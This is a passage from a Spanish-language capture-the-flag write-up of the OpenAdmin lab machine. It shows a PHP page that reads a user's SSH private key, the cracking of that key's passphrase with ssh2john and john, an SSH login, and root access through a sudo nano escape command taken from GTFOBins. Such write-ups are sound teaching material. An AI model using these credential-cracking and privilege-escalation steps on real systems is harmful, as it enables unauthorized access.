if (isset($_POST['login']) && !empty(
  if ($_POST['username'] == 'jimmy' &&
e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9
    $_SESSION['username'] = 'jimmy'
    header("Location: /main.php");
```

Si vemos el contenido del main.php se supone que por detras va a ejecutar un comando en el que nos mostrara la clave privada de joanna:

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
```

Vamos a ver si es verdad:



Vamos a intentar iniciar sesion con la clave id_rsa:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa joanna@10.10.10.171
The authenticity of host '10.10.10.171 (10.10.10.171)' can't be established.
ED25519 key fingerprint is SHA256:wrS/uECrHJqacx68XwnuvI9W+bbKl+rKdSh799gacqo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.171' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

Como nos pide una passphrase para esa clave "id_rsa" podemos utilizar la herramienta ssh2john convertir el archivo de la clave privada en un hash que john pueda entender para romperlo utilizando fuerza bruta:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh2john id_rsa > hash.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt
Cost 2 (iteration count) is 1 for all loaded hash
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other ke
bloodninjas      (id_rsa)
1g 0:00:00:03 DONE (2024-10-29 12:25) 0.2958g/s 2
Use the "--show" option to display all of the cra
Session completed.
```

Volvemos a intentar iniciar sesion y metemos la passphrase que hemos conseguido:

```
39 packages can be updated.
11 updates are security updates.


Last login: Tue Jul 27 06:12:07 2021 from
joanna@openadmin:~$
```

Con este usuario podemos ejecutar los siguientes comandos como sudo:

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmi
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_C
    secure_path=/usr/local/sbin\:/usr/local/bin\

User joanna may run the following commands on op
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$ sudo /bin/nano /opt/priv
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmi
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_C
    secure_path=/usr/local/sbin\:/usr/local/bin\

User joanna may run the following commands on op
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

En "GTFOBins" podemos ver como escalar privilegios utilizando el binario nano:

Sudo

If the binary is allowed to
may be used to access the

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

Si ejecutamos comando "/bin/nano /opt/priv" se nos abre el editor de texto. Si hacemos "control R" entramos en la opcion de leer archivos. Si luego hacemos "control X" entramos en el modo de ejecucion de comandos. Luego ejecutamos lo siguiente:

```
Command to execute: reset; sh 1>&0 2>&0
```

Limpiamos la pantalla con "clear" y ejecutamos un "whoami":

```
# whoami
root
```